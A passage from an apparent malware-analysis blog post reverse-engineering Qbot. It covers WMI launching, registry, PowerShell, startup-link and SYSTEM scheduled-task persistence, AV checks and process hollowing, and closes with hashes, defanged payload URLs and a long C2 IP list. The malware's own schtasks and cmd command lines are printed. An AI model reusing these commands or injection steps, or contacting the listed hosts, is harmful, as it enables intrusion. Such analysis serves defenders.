
<p>The third step is to call the  <code class="language-plaintext highlighter-rouge">GetObject()</code>  method with the  <code class="language-plaintext highlighter-rouge">Win32_Process</code>  class. The  <code class="language-plaintext highlighter-rouge">Win32_Process</code>  class represents a process on a Windows computer.</p>

<p>The fourth step is to call the  <code class="language-plaintext highlighter-rouge">Put()</code>  method with the command line  <code class="language-plaintext highlighter-rouge">%AppData%\Microsoft\Vhdktrbeex\Qbot.exe</code>. The  <code class="language-plaintext highlighter-rouge">Put()</code>  method is used to set the properties of the WMI object. In this case, the property that is being set is the command line that the process will execute.</p>

<p>The fifth and final step is to call the  <code class="language-plaintext highlighter-rouge">ExecMethod()</code>  method to run the process. The  <code class="language-plaintext highlighter-rouge">ExecMethod()</code>  method executes the method that is associated with the property that was set in the  <code class="language-plaintext highlighter-rouge">Put()</code>  method. In this case, the method that is being executed is the  <code class="language-plaintext highlighter-rouge">Run()</code>  method.</p>


<p><img src="https://miro.medium.com/v2/resize:fit:875/1*16DQq6Hi5BMloxweps8IhA.png" alt="" /></p>

<p>using a WMI object to run QBot is a better way than directly calling CreateProcess for protecting the process. As we know, the WMI object is handled by the Windows process “wmiprvse.exe”</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*bsUJojA8kOKg8tthh2iAhQ.png" alt="" /></p>

<h1 id="persistence--">Persistence  :</h1>

<p>Qbot uses a variety of persistence methods.</p>

<h2 id="1--via-registry">1- Via Registry</h2>

<p>the first and famous method of persistence is adding a malware path to the registry key that runs all of its value when the OS boots, so Qbot uses</p>

<blockquote>
  <p><strong><em>SOFTWARE\Microsoft\Windows\CurrentVersion\Run</em></strong></p>
</blockquote>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*i6TWXsDI9b1oV2yPK46rfA.png" alt="" /></p>

<p>Qbot uses sub_406B6A for Adding Key values but instead of using Normal APIs, it runs rege.exe to perform this Task.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*jAhUM8Hj4Qm-1TF1FOPELw.png" alt="" /></p>

<h2 id="2--run-powershell-code">2- Run PowerShell Code:</h2>

<p>Qbot has the ability to run PowerShell code to scam users into something related to Windows updates,  <strong>sub_4069E9</strong> Qbot Decrypt the PowerShell code and then appends Dropped file to this code</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*CdlfN-Esbevn3mJxop9GqQ.png" alt="" /></p>

<p>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -Command<br />
 “$windowsupdate = "C:\Users\Hack\AppData\Roaming\Microsoft\Zqtyjwtbony\nlpuzzcw.exe";<br />
 &amp; $windowsupdate</p>

<p>This code assigns the file path  <code class="language-plaintext highlighter-rouge">"C:\Users\Hack\AppData\Roaming\Microsoft\Zqtyjwtbony\nlpuzzcw.exe"</code>  to the variable  <code class="language-plaintext highlighter-rouge">$windowsupdate</code>. Then it executes the command stored in  <code class="language-plaintext highlighter-rouge">$windowsupdate</code>  using the  <code class="language-plaintext highlighter-rouge">&amp;</code>  operator.</p>

<h2 id="3--create-a-link-file-">3- Create a link File :</h2>

<p>it also has the ability to create a link file and add it to the path of startup programs</p>

<blockquote>
  <p><strong><em>C:\Users\Username\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\StartUp\nlpuzzcw.lnk</em></strong></p>
</blockquote>

<p>This means it will be automatically executed when the users start their computer.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*hDjLfmLOYS13NZ0yDm06tw.png" alt="" /></p>

<p>then it will use COM to create an object of Shell32.dll to run this</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*MYX4j1x3cG8M3hC66uZJaw.png" alt="" /></p>

<h2 id="4-create-a-scheduled-task">4-Create a scheduled Task:</h2>

<p>Qbot tries to add itself to schedule tasks to run itself every 5 hours, the scheduled task runs this dropped file as a kind of persistence, and the dropped file executes with [“/i”] on its CommandLine.</p>

<p>so it adds the task to run as  <strong>NT Authority</strong></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*SOCAGzlR8VvLfQ8J7nlSRQ.png" alt="" /></p>

<p>“C:\Windows\system32\schtasks.exe” /Create /RU “NT AUTHORITY\SYSTEM” /tn pbyrjymee /tr “"C:\Users\UserName\Desktop\QbotForTesting\Qbot.bin" /I pbyrjymee” /SC ONCE /Z /ST 20:34 /ET 20:46</p>

<h1 id="the-schedule-task-process">The Schedule Task Process:</h1>

<p>the executed task which has been fed with the argument “/I”, In fact, this mission has been fueled by more than 2 argument, If you check the code section above you will observe that there is 2 argument passed to Qbot Task</p>

<blockquote>
  <p><strong><em>“/I pbyrjymee “ and that makes the number of arguments = 3 due to</em></strong></p>

  <p><strong><em>Process name , /I , pbyrjymee</em></strong></p>
</blockquote>

<p>Qbot Handles this via a different Code branch in which all missions is deleting scheduled tasks and replace the image file with a legitimate file</p>

<h2 id="1---replace-your-self-">1 - Replace Your Self :</h2>

<p>due to argument [“/I”] the created task will go to the code branch prepared for “/I”</p>

<p><img src="https://miro.medium.com/v2/resize:fit:730/1*p82Kah50DCEgiSs81zyH7Q.png" alt="" /></p>

<p><strong>“mw_LoadRcs”</strong>  is the function we have analyzed before but this time in sub_408F6F “mw_Create_Schedule_Task” it will check the existence of the Dropped File in %APPDATA%Rooming/Microsoft/Zqtyjwtbony and if it exists it will make a different behavior and at this point, it will replace itself with Calc.exe process</p>

<p>inside  <strong>sub_40870E()</strong> “<strong>mw_ShellExecute()</strong>” it will check AV Group Id and if it is one of the following it will return -1.</p>

<table>
  <tbody>
    <tr>
      <td>Symantec</td>
      <td> </td>
      <td>Kaspersky</td>
      <td> </td>
      <td>Trend Micro</td>
    </tr>
  </tbody>
</table>

<p>else it will complete the Hollowing mission</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*qNMTGj8-y3rQXqynSvT8AA.png" alt="" /></p>

<p>and the full command will be like this</p>

<p>Cmd.exe /c ping.exe -n 6 127.0.0.1 &amp;  type “C:\Window\System32\calc.exe” &gt; “C:\Users\UserName\Desktop\QbotForTesting\qbotfortesting_00820000.bin</p>

<h2 id="2---delete-scheduled-task-">2 - Delete Scheduled Task :</h2>

<p>cause the scheduled task executed with 3 command line arguments, so in Qbot main it retrieves the number of arguments and then checks if it is bigger than 2</p>

<p>Command line →  <strong><em>Process name /I pbyrjymee</em></strong></p>

<p><img src="https://miro.medium.com/v2/resize:fit:718/1*dsrsnMZjLO3CjWDieng7Yw.png" alt="" /></p>

<p>inside  <strong>sub_406990 “mw_Delete_Schedule_Task,”</strong>  Qbot will resolve the command line used to run  <strong>“schtasks.exe”</strong>  and Delete this task</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*YJq0sByhzoACKDoKcuifLQ.png" alt="" /></p>

<h1 id="process-injection-">Process injection :</h1>

<p>if you remember the process created by WMI which is called  <strong>nlpuzzcw.exe</strong> this process runs Under WMI and had been executed without any argument so it will do the same behavior done with Parent File as it is executed for the first time but the difference comes on the event that it checks for its directory and if it exists, it will take a different code branch, so one of the most important methods done by this WMI process is Process injection, inside  <strong><em>sub_4045A8()</em></strong>  which is responsible for Process injection mechanism Qbot check the <strong><em>x64 Flag</em></strong>  obtained before to determine the victim process to be hacked</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*CfVETlwWflgQZNb0ho1PJg.png" alt="" /></p>

<p>After finding out the unlucky process Qbot starts preparing for injection and this stage includes:</p>

<h2 id="1-creating-a-process-in-a-suspended-state"><strong>1-Creating a process in a suspended state</strong></h2>

<p>this type of injection requires a suspended process to modify its Binaries</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*jZDwkvPZ71nyHL8O1q85ag.png" alt="" /></p>

<h2 id="2-create-a-new-section-to-contain-the-code-to-be-injected">2-Create a new section to contain the code to be injected</h2>

<p>to complete the injection steps, Qbot needs to create a new section to contain the code and then map this code in the 2 processes the current process and the suspended process, if this process completes successfully then it need to unmap the section of the current process.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*z9rwnFOGKtefrjBqqfKS4g.png" alt="" /></p>

<h2 id="3--write-payload-into-remote-process-and-set-entry-point">3- Write payload into Remote Process and Set Entry Point.</h2>

<p>at this point, memory is ready for code writing but first Qbot needs to change the memory protection of the created section from  <strong><em>RX to RWX</em></strong>  to be able to write data without any <strong>access violation. and before this step, it needs to obtain metadata related to the</strong> entry point <strong>of the suspended process using GetThreadContext() API and then it will change</strong> EAX <strong>register which contains the entry point address with 0xE9 which is saved inside V9,</strong></p>

<p>0xE9 → Jmp instruction in x86 arch</p>

<p>this jump instruction will point to The Payload entry point</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*1pWdG1wIz7vCjHeL6ZJlEA.png" alt="" /></p>

<h2 id="4--resume-the-suspended-thread">4- Resume the suspended Thread</h2>

<p>The final step is to Resume the suspended thread after modifying its binaries and sections</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*Y3N8ZjTFKONxPh5owcajTA.png" alt="" /></p>

<h1 id="c2-connection-">C2 Connection :</h1>

<p>this stage of Qbot has a few connections to C2 inside some functions and is only used for updating Qbot but if you remember Resource with ID 307 which after decryption was PE File.</p>

<p>307 Resource has 2 resources 308,311</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*kwuENmZupwJfN0_ZTf6Uxw.png" alt="" /></p>

<p>we have talked about 308’s Resource which contains campaign data like ID and Compilation Time, by using the same decryption approach used for 308 and 307 resources which was about using the first 20 bytes as Key for RC4 Decryption, I have used CyberChef for this operation, and it extracts me with more than 100 IPv<strong>4</strong>  addresses.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*f8dRYnUaFzQx1zbeGndVTA.png" alt="" /></p>

<h1 id="conclusion">Conclusion.</h1>

<p>Qbot is one of the most sophisticated Malware, It has the ability of Banking Trojans by using WebInjection and Exfiltrate user data so in the next part I will talk in deep about API Hooking and Webinjection Module used by Qbot….soon ISA</p>

<h1 id="iocs">IOCs:</h1>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code>
<span class="n">Qbot</span><span class="p">:</span> <span class="n">F5FF6DBF5206CC2DB098B41F5AF14303F6DC43E36C5EC02604A50D5CFECF4790</span>  
  
<span class="n">Resource_307</span> <span class="p">:</span> <span class="mi">118</span><span class="n">FC3D93D6E34B8F1A817313E218A3A4F5BAF996E03CD2BE34E237B197FA0F3</span>  
  
<span class="n">URL</span> <span class="p">:</span>  
    <span class="n">http</span><span class="p">:</span><span class="o">//</span><span class="n">st29</span><span class="p">[.]</span><span class="n">ru</span><span class="o">/</span><span class="n">tbzirttmcnmb</span><span class="o">/</span><span class="mf">88888888.</span><span class="n">png</span>  
  
    <span class="n">http</span><span class="p">:</span><span class="o">//</span><span class="n">restaurantbrighton</span><span class="p">[.]</span><span class="n">ru</span><span class="o">/</span><span class="n">uyqcb</span><span class="o">/</span><span class="mf">88888888.</span><span class="n">png</span>  
  
    <span class="n">http</span><span class="p">:</span><span class="o">//</span><span class="n">royalapartments</span><span class="p">[.]</span><span class="n">pl</span><span class="o">/</span><span class="n">vtjwwoqxaix</span><span class="o">/</span><span class="mf">88888888.</span><span class="n">png</span>  
  
    <span class="n">http</span><span class="p">:</span><span class="o">//</span><span class="n">alergeny</span><span class="p">.</span><span class="n">dietapacjenta</span><span class="p">[.]</span><span class="n">pl</span><span class="o">/</span><span class="n">pgaakzs</span><span class="o">/</span><span class="mf">88888888.</span><span class="n">png</span>  
  
    <span class="n">http</span><span class="p">:</span><span class="o">//</span><span class="n">egyorg</span><span class="p">[.]</span><span class="n">com</span><span class="o">/</span><span class="n">vxvipjfembb</span><span class="o">/</span><span class="mf">88888888.</span><span class="n">png</span>  
  
<span class="n">C2</span> <span class="p">:</span>  
<span class="mf">39.36</span><span class="p">.</span><span class="mf">254.179</span><span class="p">;</span><span class="mi">995</span>  
<span class="mf">24.139</span><span class="p">.</span><span class="mf">132.70</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">24.202</span><span class="p">.</span><span class="mf">42.48</span><span class="p">;</span><span class="mi">2222</span>  
<span class="mf">72.204</span><span class="p">.</span><span class="mf">242.138</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">172.242</span><span class="p">.</span><span class="mf">156.50</span><span class="p">;</span><span class="mi">995</span>  
<span class="mf">72.204</span><span class="p">.</span><span class="mf">242.138</span><span class="p">;</span><span class="mi">20</span>  
<span class="mf">68.174</span><span class="p">.</span><span class="mf">15.223</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">74.193</span><span class="p">.</span><span class="mf">197.246</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">96.56</span><span class="p">.</span><span class="mf">237.174</span><span class="p">;</span><span class="mi">990</span>  
<span class="mf">64.19</span><span class="p">.</span><span class="mf">74.29</span><span class="p">;</span><span class="mi">995</span>  
<span class="mf">70.168</span><span class="p">.</span><span class="mf">130.172</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">189.236</span><span class="p">.</span><span class="mf">166.167</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">68.4</span><span class="p">.</span><span class="mf">137.211</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">76.187</span><span class="p">.</span><span class="mf">8.160</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">76.86</span><span class="p">.</span><span class="mf">57.179</span><span class="p">;</span><span class="mi">2222</span>  
<span class="mf">73.226</span><span class="p">.</span><span class="mf">220.56</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">67.250</span><span class="p">.</span><span class="mf">184.157</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">75.183</span><span class="p">.</span><span class="mf">171.155</span><span class="p">;</span><span class="mi">3389</span>  
<span class="mf">173.172</span><span class="p">.</span><span class="mf">205.216</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">173.3</span><span class="p">.</span><span class="mf">132.17</span><span class="p">;</span><span class="mi">995</span>  
<span class="mf">172.78</span><span class="p">.</span><span class="mf">30.215</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">207.255</span><span class="p">.</span><span class="mf">161.8</span><span class="p">;</span><span class="mi">32103</span>  
<span class="mf">75.137</span><span class="p">.</span><span class="mf">239.211</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">68.49</span><span class="p">.</span><span class="mf">120.179</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">206.51</span><span class="p">.</span><span class="mf">202.106</span><span class="p">;</span><span class="mi">50003</span>  
<span class="mf">82.127</span><span class="p">.</span><span class="mf">193.151</span><span class="p">;</span><span class="mi">2222</span>  
<span class="mf">207.255</span><span class="p">.</span><span class="mf">161.8</span><span class="p">;</span><span class="mi">2222</span>  
<span class="mf">207.255</span><span class="p">.</span><span class="mf">161.8</span><span class="p">;</span><span class="mi">2087</span>  
<span class="mf">24.152</span><span class="p">.</span><span class="mf">219.253</span><span class="p">;</span><span class="mi">995</span>  
<span class="mf">187.19</span><span class="p">.</span><span class="mf">151.218</span><span class="p">;</span><span class="mi">995</span>  
<span class="mf">197.37</span><span class="p">.</span><span class="mf">48.37</span><span class="p">;</span><span class="mi">993</span>  
<span class="mf">188.241</span><span class="p">.</span><span class="mf">243.175</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">72.88</span><span class="p">.</span><span class="mf">119.131</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">89.137</span><span class="p">.</span><span class="mf">211.239</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">108.30</span><span class="p">.</span><span class="mf">125.94</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">187.163</span><span class="p">.</span><span class="mf">101.137</span><span class="p">;</span><span class="mi">995</span>  
<span class="mf">100.19</span><span class="p">.</span><span class="mf">7.242</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">45.77</span><span class="p">.</span><span class="mf">164.175</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">80.240</span><span class="p">.</span><span class="mf">26.178</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">66.208</span><span class="p">.</span><span class="mf">105.6</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">207.246</span><span class="p">.</span><span class="mf">75.201</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">199.247</span><span class="p">.</span><span class="mf">22.145</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">199.247</span><span class="p">.</span><span class="mf">16.80</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">95.77</span><span class="p">.</span><span class="mf">223.148</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">68.60</span><span class="p">.</span><span class="mf">221.169</span><span class="p">;</span><span class="mi">465</span>  
<span class="mf">5.107</span><span class="p">.</span><span class="mf">220.84</span><span class="p">;</span><span class="mi">2222</span>  
<span class="mf">41.228</span><span class="p">.</span><span class="mf">212.22</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">86.233</span><span class="p">.</span><span class="mf">4.153</span><span class="p">;</span><span class="mi">2222</span>  
<span class="mf">68.200</span><span class="p">.</span><span class="mf">23.189</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">201.146</span><span class="p">.</span><span class="mf">127.158</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">79.114</span><span class="p">.</span><span class="mf">199.39</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">87.65</span><span class="p">.</span><span class="mf">204.240</span><span class="p">;</span><span class="mi">995</span>  
<span class="mf">71.74</span><span class="p">.</span><span class="mf">12.34</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">217.162</span><span class="p">.</span><span class="mf">149.212</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">195.162</span><span class="p">.</span><span class="mf">106.93</span><span class="p">;</span><span class="mi">2222</span>  
<span class="mf">75.165</span><span class="p">.</span><span class="mf">112.82</span><span class="p">;</span><span class="mi">50002</span>  
<span class="mf">201.248</span><span class="p">.</span><span class="mf">102.4</span><span class="p">;</span><span class="mi">2078</span>  
<span class="mf">96.41</span><span class="p">.</span><span class="mf">93.96</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">89.247</span><span class="p">.</span><span class="mf">216.127</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">84.232</span><span class="p">.</span><span class="mf">238.30</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">103.238</span><span class="p">.</span><span class="mf">231.40</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">174.34</span><span class="p">.</span><span class="mf">67.106</span><span class="p">;</span><span class="mi">2222</span>  
<span class="mf">98.115</span><span class="p">.</span><span class="mf">138.61</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">91.125</span><span class="p">.</span><span class="mf">21.16</span><span class="p">;</span><span class="mi">2222</span>  
<span class="mf">84.247</span><span class="p">.</span><span class="mf">55.190</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">193.248</span><span class="p">.</span><span class="mf">44.2</span><span class="p">;</span><span class="mi">2222</span>  
<span class="mf">74.135</span><span class="p">.</span><span class="mf">37.79</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">78.96</span><span class="p">.</span><span class="mf">190.54</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">86.126</span><span class="p">.</span><span class="mf">97.183</span><span class="p">;</span><span class="mi">2222</span>  
<span class="mf">2.50</span><span class="p">.</span><span class="mf">47.97</span><span class="p">;</span><span class="mi">2222</span>  
<span class="mf">68.39</span><span class="p">.</span><span class="mf">160.40</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">96.232</span><span class="p">.</span><span class="mf">203.15</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">86.144</span><span class="p">.</span><span class="mf">150.29</span><span class="p">;</span><span class="mi">2222</span>  
<span class="mf">71.220</span><span class="p">.</span><span class="mf">191.200</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">24.231</span><span class="p">.</span><span class="mf">54.185</span><span class="p">;</span><span class="mi">2222</span>  
<span class="mf">80.14</span><span class="p">.</span><span class="mf">209.42</span><span class="p">;</span><span class="mi">2222</span>  
<span class="mf">24.164</span><span class="p">.</span><span class="mf">79.147</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">70.183</span><span class="p">.</span><span class="mf">127.6</span><span class="p">;</span><span class="mi">995</span>  
<span class="mf">47.153</span><span class="p">.</span><span class="mf">115.154</span><span class="p">;</span><span class="mi">993</span>  
<span class="mf">184.180</span><span class="p">.</span><span class="mf">157.203</span><span class="p">;</span><span class="mi">2222</span>  
<span class="mf">50.104</span><span class="p">.</span><span class="mf">68.223</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">67.165</span><span class="p">.</span><span class="mf">206.193</span><span class="p">;</span><span class="mi">995</span>  
<span class="mf">200.113</span><span class="p">.</span><span class="mf">201.83</span><span class="p">;</span><span class="mi">993</span>  
<span class="mf">47.153</span><span class="p">.</span><span class="mf">115.154</span><span class="p">;</span><span class="mi">465</span>  
<span class="mf">24.42</span><span class="p">.</span><span class="mf">14.241</span><span class="p">;</span><span class="mi">995</span>  
<span class="mf">189.160</span><span class="p">.</span><span class="mf">203.110</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">188.27</span><span class="p">.</span><span class="mf">76.139</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">207.255</span><span class="p">.</span><span class="mf">161.8</span><span class="p">;</span><span class="mi">32102</span>  
<span class="mf">49.207</span><span class="p">.</span><span class="mf">105.25</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">71.210</span><span class="p">.</span><span class="mf">177.4</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">117.242</span><span class="p">.</span><span class="mf">253.163</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">50.244</span><span class="p">.</span><span class="mf">112.106</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">69.92</span><span class="p">.</span><span class="mf">54.95</span><span class="p">;</span><span class="mi">995</span>  
<span class="mf">41.34</span><span class="p">.</span><span class="mf">91.90</span><span class="p">;</span><span class="mi">995</span>  
<span class="mf">72.204</span><span class="p">.</span><span class="mf">242.138</span><span class="p">;</span><span class="mi">53</span>  
<span class="mf">41.97</span><span class="p">.</span><span class="mf">138.74</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">72.29</span><span class="p">.</span><span class="mf">181.77</span><span class="p">;</span><span class="mi">2078</span>  
<span class="mf">71.88</span><span class="p">.</span><span class="mf">168.176</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">2.50</span><span class="p">.</span><span class="mf">171.142</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">67.83</span><span class="p">.</span><span class="mf">54.76</span><span class="p">;</span><span class="mi">2222</span>  
<span class="mf">86.125</span><span class="p">.</span><span class="mf">145.90</span><span class="p">;</span><span class="mi">2222</span>  
<span class="mf">47.153</span><span class="p">.</span><span class="mf">115.154</span><span class="p">;</span><span class="mi">995</span>  
<span class="mf">24.122</span><span class="p">.</span><span class="mf">157.93</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">47.146</span><span class="p">.</span><span class="mf">169.85</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">72.181</span><span class="p">.</span><span class="mf">9.163</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">187.155</span><span class="p">.</span><span class="mf">74.5</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">71.209</span><span class="p">.</span><span class="mf">187.4</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">74.75</span><span class="p">.</span><span class="mf">216.202</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">24.44</span><span class="p">.</span><span class="mf">180.236</span><span class="p">;</span><span class="mi">2222</span>  
<span class="mf">24.43</span><span class="p">.</span><span class="mf">22.220</span><span class="p">;</span><span class="mi">993</span>  
<span class="mf">108.188</span><span class="p">.</span><span class="mf">116.179</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">100.4</span><span class="p">.</span><span class="mf">173.223</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">76.170</span><span class="p">.</span><span class="mf">77.99</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">70.95</span><span class="p">.</span><span class="mf">118.217</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">134.0</span><span class="p">.</span><span class="mf">196.46</span><span class="p">;</span><span class="mi">995</span>  
<span class="mf">68.225</span><span class="p">.</span><span class="mf">56.31</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">72.204</span><span class="p">.</span><span class="mf">242.138</span><span class="p">;</span><span class="mi">32102</span>  
<span class="mf">72.204</span><span class="p">.</span><span class="mf">242.138</span><span class="p">;</span><span class="mi">50001</span>  
<span class="mf">108.190</span><span class="p">.</span><span class="mf">151.108</span><span class="p">;</span><span class="mi">2222</span>  
<span class="mf">72.204</span><span class="p">.</span><span class="mf">242.138</span><span class="p">;</span><span class="mi">465</span>  
<span class="mf">50.244</span><span class="p">.</span><span class="mf">112.10</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">173.22</span><span class="p">.</span><span class="mf">120.11</span><span class="p">;</span><span class="mi">2222</span>  
<span class="mf">24.43</span><span class="p">.</span><span class="mf">22.220</span><span class="p">;</span><span class="mi">995</span>  
<span class="mf">24.43</span><span class="p">.</span><span class="mf">22.220</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">92.17</span><span class="p">.</span><span class="mf">167.87</span><span class="p">;</span><span class="mi">2222</span>  
<span class="mf">72.209</span><span class="p">.</span><span class="mf">191.27</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">72.204</span><span class="p">.</span><span class="mf">242.138</span><span class="p">;</span><span class="mi">80</span>  
<span class="mf">72.204</span><span class="p">.</span><span class="mf">242.138</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">71.187</span><span class="p">.</span><span class="mf">170.235</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">96.56</span><span class="p">.</span><span class="mf">237.174</span><span class="p">;</span><span class="mi">32103</span>  
<span class="mf">71.187</span><span class="p">.</span><span class="mf">7.239</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">184.98</span><span class="p">.</span><span class="mf">104.7</span><span class="p">;</span><span class="mi">995</span>  
<span class="mf">70.124</span><span class="p">.</span><span class="mf">29.226</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">137.99</span><span class="p">.</span><span class="mf">224.198</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">73.23</span><span class="p">.</span><span class="mf">194.75</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">151.205</span><span class="p">.</span><span class="mf">102.42</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">64.224</span><span class="p">.</span><span class="mf">76.152</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">72.204</span><span class="p">.</span><span class="mf">242.138</span><span class="p">;</span><span class="mi">32100</span>  
<span class="mf">173.187</span><span class="p">.</span><span class="mf">101.221</span><span class="p">;</span><span class="mi">443</span>  
